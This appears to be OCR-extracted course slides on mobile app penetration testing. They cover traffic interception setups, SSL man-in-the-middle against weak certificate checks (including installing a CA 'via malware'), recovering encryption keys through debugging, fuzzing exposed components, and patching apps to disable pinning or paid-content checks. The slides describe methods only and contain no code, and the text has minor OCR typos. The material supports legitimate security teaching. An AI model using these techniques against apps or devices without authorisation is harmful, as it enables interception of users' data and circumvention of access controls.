- The traffic analysis implies capturing the traffic created by the application (or the whole device) to be analysed later.
- It allows the user to obtain information on different aspects of the application analysed. Depending on the objective of the application, each aspect has a different level of importance:
  - If it is aimed at analysing the security of the information transmitted:
    - It will be checked that the traffic created by the application is transmitted via an application layer security protocol, such as SSL.
  - If it is aimed at analysing the information sent:
    - It will inspect the content of messages sent by the application.
    - If a protected connection is used, it will be necessary to modify the code of the application in order to force a non-encrypted connection or inspect messages before they are sent (via debugging).
- Both objectives are useful to evaluate the risk that the use of a given application may pose.


Traffic Analysis

- Depending on the infrastructure of the analysis laboratory, it is possible to stablish different configurations.
- By using a VNP:
  - The device is connected to the Internet via a VPN.
  - The traffic can be analysed from the VNP server itself.




Traffic Analysis

- Depending on the infrastructure of the analysis laboratory, it is possible to stablish different configurations.
- Through an open Wi-Fi network:
  - The device is connected to an open Wi-Fi network.
  - It allows the user to inspect all the packets, but it is accessible to all the devices around it.




Traffic Analysis

- Depending on the infrastructure of the analysis laboratory, it is possible to stablish different configurations.
- By using a virtual machine or emulator:
  - It allows the user to control the network interface of the decive directly.
  - It does not need a physical device.




Traffic Analysis

- Depending on the infrastructure of the analysis laboratory, it is possible to stablish different configurations.
- Via USB connections (device or emulator):
  - It allows the user to redirect certain ports to the analysis computer.
  - The analysis computer needs a proxy server.




Traffic Analysis

- Depending on the infrastructure of the analysis laboratory, it is possible to stablish different configurations.
- By using a proxy via the network:
  - The device is connected to an open Wi-Fi network.
  - A proxy server is installed in the analysis computer and the device is configured in order to send all the traffic through such server.



Traffic Analysis

- Once the environment to conduct the analysis is configured, it is possible to analyse the traffic by using Wireshark.
- Find below an example of capture on the Android emulator:



Traffic Analysis


- If the laboratory is configured with a proxy server able to modify requests, it is possible to modify the request sent from the app.
- Apart from other aspects, it allows the user to:
  - Verify the security of the back end against attacks that are common within that environment (XSS, SQL Injectino, etc.).
  - Review security in SSL connections (explained in-depth below).
  - Verify the security of the application against the modification of entry data received by the server.

Verification of SSL Connections

- It is possible that the application is connected to the back end by using the SSL protocol.
- It does not imply that the connection to the server is secure by default, since some risks related to the validation and configuration of the SSL connection may exist:
  - All the SSL certificates are accepted regardless the origin.
  - It is not verified whether the certificate has expired.
  - All the certificates signed by a certification authority installed in the device are accepted.
- If the application is susceptible to any of such problems, the SSL traffic could be inspected by using an SSL proxy.

Verification of SSL Connections

- The SSL proxy creates two different SSL connection:
  - **Device - Proxy:** this connection is created with an invalid certificate, but is accepted by the application. The application thinks that is connected to a legitimate server. The method used to create the certificate is different according to the application.
  - **Proxy - Back-End:** the proxy acts as a client that accesses the service, but uses data provided by the device.
- The analysis of SSL traffic is carried out in the analysis computer during the transition between both connections, since the information is not encrypted there.



Verification of SSL Connections

- The type of certificate created in the proxy depends on the vulnerability that the application is susceptible to:
  - If the application does not perform any verification:
    - It is only necessary to use an autosigned certificate or one that has already expired.
  - If the application only verifies that the certificate is signed by a reliable entity:
    - In this case, the process is more complex.
    - First, it is necessary to create a Certificate Authority certificate and install it on the device (via physical access or malware).
    - Then, a certificate signed by such CA should be created and installed in the proxy server.
    - If the application does not perform any certificate pinning, the user will only need the certificate to be approved by a reliable CA.

Insecure Storage Mechanisms

Insecure Storage Mechanisms

Introduction

- During the static analysis, different information storage mechanisms used by the application have been identified.
- Verifications made in this section are aimed at checking whether data stored in a file may include sensitive information.
- Such verifications may be made in two different ways:
  - By reviewing the execution of the application and, thus, checking the moment when information is stored in the application.
  - By conducting a forensic analysis of the application once it has been executing for a long time.

Analysis During the Execution of the Application

- During the execution of the application, it is possible to monitor points in which files are created through the use of breakpoints.
  - Points in which breakpoints may be located can be identified with a static analysis.
- Once all the points have been located, it is necessary to interact with the application for it to start creating the different files.
- Every time that a monitored file is going to be created, the application will stop and it will be possible to conduct an analysis of the different variables existing in the memory in order to identify whether the information is being stored encrypted or it is not.
- If the information is stored encrypted, it is possible that, depending on the library used, the password is stored in an accessible variable.

Forensic Analysis

- It implies reviewing all the files created by the application after using it (it will be covered more deeply in Unit 4).
- Directories existing in the sandbox of the application should be inspected, as well as directories of the external storage, in case there is any.
- It is possible to conduct a search on the most common extensions: “Db”, “plist”, llanos, etc. The corresponding viewer should be used in order to inspect the content of each file.
- If any of them is encrypted, it is necessary to find the location of the code in which the file is created via static analysis.
- If the encryption key is included in the code of the application itself, it is obtained during the analysis. If the encryption operation does not depend on secure libraries of the system, but on a personal one, the key used can be also accessed via the debugging of the application.

Components of the Application Exposed

Components of the Application Exposed


Introduction

- According to the operative system, the static analysis of the application may have identified possible components of the application that are exposed to other applications.
- The exposition of components may create two main threats:
  - Denial of service: the component stop providing the service that it should to the legitimate application.
    - In the case of a messaging system, it is not possible to establish connection with the service.
  - Access to unauthorised resources: the component provides information or resources that should not be accessible to some applications.
    - Access to Content Providers, microphone or other resources without requesting the corresponding permission.

Components of the Application Exposed

Verification and Exploitation

- In order to check the security of such components, it is possible to use various techniques:
  - Use the static analysis to discover the parameters received by the component and how they are handled.
  - Create calls to the application to attempt to access the protected service.
    - Develop an application that calls the component with the parameters obtained in the static analysis.
    - Use the development tools to create fictitious calls to the service and check the results obtained.
- There are already developed applications aimed at trying different entry combinations (fuzzing) to provoke a denial of service or access exposed results.
  - An example for Android (SecureMe)



Validation of Input Data

Security in the Back End

- As mentioned in the first unit of the course, problems in the server side are the first vulnerability in prevalence for mobile applications.
- An application, just like a web browser, make requests to the back end to access the service.
- If the server has vulnerabilities (SQL injection, LDAP injection, XSS, etc.), clients' data may be compromised.
- A penetration test and a security analysis of the back end's security are often performed for the verification.
- The mobile application may be used for the verification of such problems, since it is designed to make valid request to the back end.
- It is possible to modify requests made to the server in order to check its security by using a proxy. In case the connection is made via SSL, it is possible to modify the binary in order to deactivate the client's verification and to modify the content of sent packets.

Validation of Input Data

Security on the Client

- The same as in the back end, client applications should not rely on what they receive from any information entry point.
- Even if the sandbox in which the application is stored may limit the scope of the attack, if it is not validated properly, it may lead to:
  - Loss of integrity of the data bases of the application.
  - Access to unauthorised data, including the information that may be located in the back end.
  - Execution of unauthorised tasks.
- An essential different aspect of mobile applications against web servers is that the attack surface in the mobile application is greater, since it is totally exposed to the possible attacker.
- Therefore, it is necessary to take into consideration all the channels used for information to access an application.

Input Channels

- The following channels should be taken into account in a mobile application:
  - **Files:** the information stored in them could be used to create requests that are sent to the back end later.
  - **User's interface:** since problems are similar to the ones that may occur in the web service, they should be handled similarly, taking into consideration the existence of two databases (local and remote). The information introduced in such fields, is often used to:
    - Make insertions in the local database file.
    - Conduct searches in the local database file.
    - Make network requests to the back end for it to perform the last two actions but on remote data.
  - **Network Connections**: they are used to identify vulnerabilities in the back end. Just like the server does not rely on applications, the application should validate data received from the server.

Attack Techniques

- Techniques of input validation:
  - **Manual verification**: mainly used for some elements of the interface.
  - Fuzzing (automatic creation of malicious inputs):
    - It is not trivial to perform it for some elements as interface fields.
    - For network inputs:
      - By using a proxy (incoming and outgoing messages).
    - For the interface and components of the application:
      - Injection of libraries with API calls fuzzers.
      - Calls to components of the application from other applications.
- It is essential to use the information obtained (input points detected) during the process of static analysis for both techniques.

Modification of the Application

Modification of the Application


Introduction

- During the dynamic analysis, it may be useful to execute a modified version of the application.
  - In order to analyse traffic and issues in the back end, deactivate SSL pinning.
  - Verify the existence of data validation on the client's side. Identify points on which the application validates data instead of the server.
    - Example: validation of some types of passwords or control for access to paid content.
  - Monitor some calls to Android's API or to a library used by the application in order to control when some sensitive APIs are being used.

